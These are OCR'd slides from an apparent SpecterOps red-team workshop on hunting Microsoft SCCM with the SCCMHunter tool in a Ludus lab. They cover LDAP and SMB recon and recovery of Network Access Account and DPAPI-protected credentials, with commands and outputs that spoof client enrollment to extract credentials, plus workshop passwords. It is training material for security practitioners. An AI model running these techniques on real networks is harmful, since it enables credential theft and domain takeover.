
SPECTEROPS

An Operator's Guide: Hunting SCCM in the Real World



Who We Are

Zach Stein

- Senior Consultant at SpecterOps
- Specializing in red teaming and penetration testing
- Recent interest in DevOps from an operator perspective
- Author of the Ludus_SCCM lab

Garrett Foster

- Senior Consultant at SpecterOps
- Red teams, penetration tests, research
- Given talks at Black Hat, DEF CON, WWHF, BsidesPDX
- Author of SCCMHunter and pre2k


Overview

- Lab and Connectivity
  - GitHub repos
  - Get connected
  - Your toolkit
- Your Hunting Grounds
- SCCM Recon
  - LDAP
  - Profiling
  - Lab
- SCCM Privilege Escalation
  - Network Access Accounts
  - Credential Recovery
  - Lab
- SCCM Takeovers
  - Overview
  - Takeover 1
  - Lab

Labs and Connectivity

Getting Started

- GitHub repo for today's workshop: https://github.com/Synzack/rtv-sccmhunter
  - Slides
  - WireGuard configurations
  - Tool links and download instructions
  - Ludus SCCM GitHub repo
  - VPN Configuration zip password: *RTV-SCCM-2024*
- Get connected
  - Pull your WireGuard configuration
  - Follow instructions on repo to activate your connection
  - Ensure you can reach machines in the 10.x.10.10-15 range


LUDUS.DOMAIN
X= Assigned Range
Domain Controller
DC01
10.x.10.10
You
198.51.100.0/24
Distribution Point
sccm-distro
10.x.10.12
Site Database
sccm-sql
10.x.10.13
Management Point
sccm-mgmt
10.x.10.14
Primary Site Server
sccm-sitesrv
10.x.10.15
Windows 11 Workstation
Workstation
10.x.10.11

Getting Connected

5-10 Minutes

WiFi = SCCMHunter-RTV, Password = Specter-RTV-2024,!

- Objectives
  1. Pull your configuration file from https://github.com/Synzack/rtv-sccmhunter
  2. Zip password: *RTV-SCCM-2024*
  3. Student password = “RTV2024!”
  4. Download and setup the necessary tools on the repo
  5. Connect to WireGuard and verify connectivity
     1. Make sure you can ping/hit the lab hosts

- Students 01-11 = Range 1 (10.**3**.10.0/24)
- Students 12-22 = Range 2 (10.**4**.10.0/24)
- Students 23-33 = Range 3 (10.**5**.10.0/24)
- Students 34-45 = Range 4 (10.**47**.10.0/24)

- Students 46-56 = Range 5 (10.**3**.10.0/24)
- Students 57-67= Range 6 (10.**4**.10.0/24)
- Students 67-78= Range 7 (10.**5**.10.0/24)
- Students 79-90= Range 8 (10.**6**.10.0/24)

The Hunting Grounds

Ludus SCCM

Lab Overview

- https://github.com/Synzack/ludus_sccm
- SCCM Lab built on the Ludus Cyber Ranges (https://ludus.cloud)
  - Ludus created by Erik Hunstad
- Developed out of need to have a readily-available SCCM lab
  - Installing SCCM by hand is a ***PAIN***, especially if you are new to it
- Other solutions existed but didn't fit our use cases
  - Snaplabs
  - Microsoft evaluation labs
  - GOAD SCCM
- Tear down/stand up with ease

Ludus SCCM

Lab Overview

- Default Environment
  - Domain controller – 10.x.10.10
  - Workstation – 10.x.10.11
  - SCCM Distribution Point – 10.x.10.12
  - SCCM Site Database – 10.x.10.13
  - SCCM Management Point – 10.x.10.14
  - SCCM Site Server – 10.x.10.15
- Fully Customizable
  - Depending on your hardware capabilities (RAM/Storage), you can add this configuration to your larger domain/lab.

Ludus SCCM

Lab Overview

- Built with our Misconfiguration Manager Matrix in mind
  - https://misconfigurationmanager.com
  - Created primarily by Garrett Foster (@garrfoster), Duane Michael (@subat0mik), and Chris Thompson (@_Mayyhem)
- Misconfiguration Manager Features Included:
  - Recon 1-5
  - Cred 1-5
  - Elevate 1-2
  - Exec 1-2
  - Takeovers 1, 2, and 8

SCCM Recon

SCCMHunter

Overview

- Modular command line tool developed in Python
- Developed out of a need
- Broken into three phases: Enumeration, Exploitation, Post-Ex
  - How can we identify SCCM systems and their roles?
  - Centralize known tradecraft
  - Provide alternative post-ex tradecraft

SCCMHunter - RECON

Find Module (RECON-1)

- Active Directory schema extension adds classes and attributes
- Manually created “System Management” container
  - Site servers granted “Full Control”
- Human element
  - Predictable hostnames, security groups, etc
- Requirement: Valid AD creds

SCCMHunter - RECON

Find Module (RECON-1)

```
┌──(kali㉿kali1)-[~/sccmhunter]
└─$ python3 sccmhunter.py find -u domainuser -p password -dc-ip 10.3.10.10 -d ludus.domain
SCCMHunter v1.0.5 by @garrfoster
[09:45:18] INFO     [*] Checking for System Management Container.
[09:45:18] INFO     [+] Found System Management Container. Parsing DACL.
[09:45:19] INFO     [+] Found 1 computers with Full Control ACE
[09:45:19] INFO     [*] Querying LDAP for published Sites and Management Points
[09:45:20] INFO     [+] Found 1 Management Points in LDAP.
[09:45:20] INFO     [*] Searching LDAP for anything containing the strings 'SCCM' or 'MECM'
[09:45:20] INFO     [+] Found 10 principals that contain the string 'SCCM' or 'MECM'.
```

SCCMHunter - RECON

Active Directory attributes and classes

When you extend the schema for Configuration Manager, the following classes and attributes are added to the schema and available to all Configuration Manager sites in that Active Directory forest.

Expand table

Attributes	Classes
cn=mS-SMS-Assignment-Site-Code	cn=MS-SMS-Management-Point
cn=mS-SMS-Capabilities	cn=MS-SMS-Roaming-Boundary-Range
cn=MS-SMS-Default-MP	cn=MS-SMS-Server-Locator-Point
cn=mS-SMS-Device-Management-Point	cn=MS-SMS-Site
cn=mS-SMS-Health-State	
cn=MS-SMS-MP-Address	
cn=MS-SMS-MP-Name	
cn=MS-SMS-Ranged-IP-High	
cn=MS-SMS-Ranged-IP-Low	
cn=MS-SMS-Roaming-Boundaries	
cn=MS-SMS-Site-Boundaries	
cn=MS-SMS-Site-Code	
cn=mS-SMS-Source-Forest	
cn=mS-SMS-Version	

SCCMHunter - RECON

SMB Module (RECON-2,3)


- Some SCCM roles configure default shares and/or web services
- Shares have detailed descriptions and unique naming conventions
- Web services have static and predictable URLs depending on the role
- Reviewing shares and fuzzing URLs reveals roles even if more than one present
- Requirement: Valid AD Credentials

SCCMHunter - RECON


SMB Module (RECON-2,3)

```
└─$ python3 sccmhunter.py smb -u domainuser -p password -dc-ip 10.3.10.10 -d ludus.domain
SCCMHunter v1.0.5 by @garrfoster
[09:46:38] INFO     Profiling 1 site servers.
[09:46:41] INFO     [+] Finished profiling Site Servers.
[09:46:41] INFO     +-------------------------+----------+-------+----------------+----------------+----------------+---------+--------+
                    | Hostname                |   SiteCode | CAS   | SigningStatus  | SiteServer     | SMSProvider    | Config  | MSSQL  |
                    +=========================+==========+=======+================+================+================+=========+========+
                    | sccm-sitesrv.ludus.domain |        123 | False | False          | True           | True           | Active  | False  |
                    +-------------------------+----------+-------+----------------+----------------+----------------+---------+--------+
[09:46:41] INFO     Profiling 1 management points.
[09:46:42] INFO     [+] Finished profiling Management Points.
[09:46:42] INFO     +-------------------------+----------+----------------+
                    | Hostname                |   SiteCode | SigningStatus  |
                    +=========================+==========+================+
                    | sccm-mgmt.ludus.domain |        123 | False          |
                    +-------------------------+----------+----------------+
[09:46:42] INFO     Profiling 4 computers.
[09:46:46] INFO     [*] Searching sccm-distro.ludus.domain for PXEBoot variables files.
[09:46:55] INFO     [+] Finished profiling all discovered computers.
[09:46:55] INFO     +-------------------------+----------+----------------+----------------+----------------+----------------+----------------+-
                    ----+--------+
                    | Hostname                | SiteCode   | SigningStatus  | SiteServer     | ManagementPoint | DistributionPoint | SMSProvider    |
                    WSUS   | MSSQL   |
                    +=========================+==========+================+================+================+================+================+=
                    ====+========+
                    | sccm-distro.ludus.domain | 123        | False          | False          | False          | True           | False          |
                    False  | False   |
                    +-------------------------+----------+----------------+----------------+----------------+----------------+----------------+-
                    ----+--------+
                    | sccm-sql.ludus.domain    | None       | False          | False          | False          | False          | False          |
                    False  | True    |
                    +-------------------------+----------+----------------+----------------+----------------+----------------+----------------+-
                    ----+--------+
                    | sccm-mgmt.ludus.domain   | 123        | False          | False          | False          | False          | False          |
                    False  | False   |
                    +-------------------------+----------+----------------+----------------+----------------+----------------+----------------+-
                    ----+--------+
                    | sccm-sitesrv.ludus.domain | 123        | False          | True           | False          | False          | True           |
                    False  | False   |
                    +-------------------------+----------+----------------+----------------+----------------+----------------+----------------+-
```

SCCMHunter - RECON




Site Server Shares




Distribution Point Shares

SCCMHunter - RECON



Management Point Web Services



Distribution Point Web Services

Recon Lab

Recon Lab

15 Minutes

- Use SCCMHunter to query LDAP and gain situational awareness about SCCM within your lab
- Objectives
  1. Identify SCCM principals in the network
  2. Identify the SCCM site code
  3. Identify the Management Point
  4. Identify the Primary Site Server
  5. Identify the Distribution Point
  6. Identify any SCCM-related accounts

SCCM Privilege Escalation

SCCM - Credential Recovery

Network Access Accounts

- Network access account (NAA) is a domain account that clients for (you guessed it) network access
  - Used to access distribution point content during client enrollment
- During machine enrollment, authenticated client receives the NAAConfig policy that contains *obfuscated* credentials
- Can spoof enrollment and deobfuscate these secrets
- Often ***severely overprivileged***
  - DA, SCCM admin, server admin, etc

SCCMHunter - Credential Recovery

HTTP Module (CRED-2)

- Abuses research shared by Adam Chester (@_xpn_)
- Spoofs client enrollment process to “deobfuscate” policies and recover credentials
- Targets task sequence credentials which are frequently misconfigured
- Requirements: Valid AD credentials and control of machine account in AD

https://blog.xpnsec.com/unobfuscating-network-access-accounts/

SCCMHunter – Credential Recovery

HTTP Module (CRED-2)

```
┌──(kali㉿kali1)-[~/sccmhunter]
└─$ python3 sccmhunter.py http -u domainuser -p password -d ludus.domain -dc-ip 10.3.10.10 -auto
SCCMHunter v1.0.5 by @garrfoster
[09:50:31] INFO     [*] Searching for Management Points from database.
[09:50:31] INFO     [+] Found http://sccm-mgmt.ludus.domain/ccm_system_windowsauth
[09:50:31] INFO     [*] User selected auto. Attempting to add a machine account then request policies.
[09:50:37] INFO     [+] DESKTOP-KRKWOCOP$ created with password: 6yNwYdVUisT8
[09:50:37] INFO     [*] Attempting to grab policy from sccm-mgmt.ludus.domain
[09:50:38] INFO     [*] Done.. our ID is D206941C-27D5-49D8-A2F7-FCFCBE2BE001
[09:50:38] INFO     [*] Waiting 10 seconds for database to update.
[09:50:48] INFO     [*] Policy isn't ready yet, sleeping 10 seconds.
[09:50:55] INFO     [+] Got NAA credential: ludus\sccm_naa:Password123
[09:50:55] INFO     [+] Got NAA credential: ludus\sccm_naa:Password123
[09:50:55] INFO     [+] Done.. decrypted policy dumped to /home/kali/.sccmhunter/logs/loot/naapolicy.xml
```

SCCM – Credential Recovery

More NAAs (and other creds)

- What happens after client enrollment is complete?
- Credentials are stored in WMI on the client
  - Data is encrypted and protected by DPAPI
  - Includes NAA, Task Sequence credentials/variables
- Task sequences used to run…tasks…on hosts in different user contexts
- These credentials persist even if no longer used by SCCM
- These too are often ***severely overprivileged***
  - Domain join accounts, local admin, etc

SCCMHunter – Credential Recovery

DPAPI Module (CRED-3)

- Abuses research shared by Duane Michael (@subat0mik)
- Feature contributed by Ralph Desmangles (@s1zzzz)
- Recovers DPAPI protected credentials from WMI on SCCM clients
- Targets task sequence credentials which are frequently misconfigured
- Requirements: Local administrator privileges on an SCCM client

SCCMHunter – Credential Recovery

DPAPI Module (CRED-3)

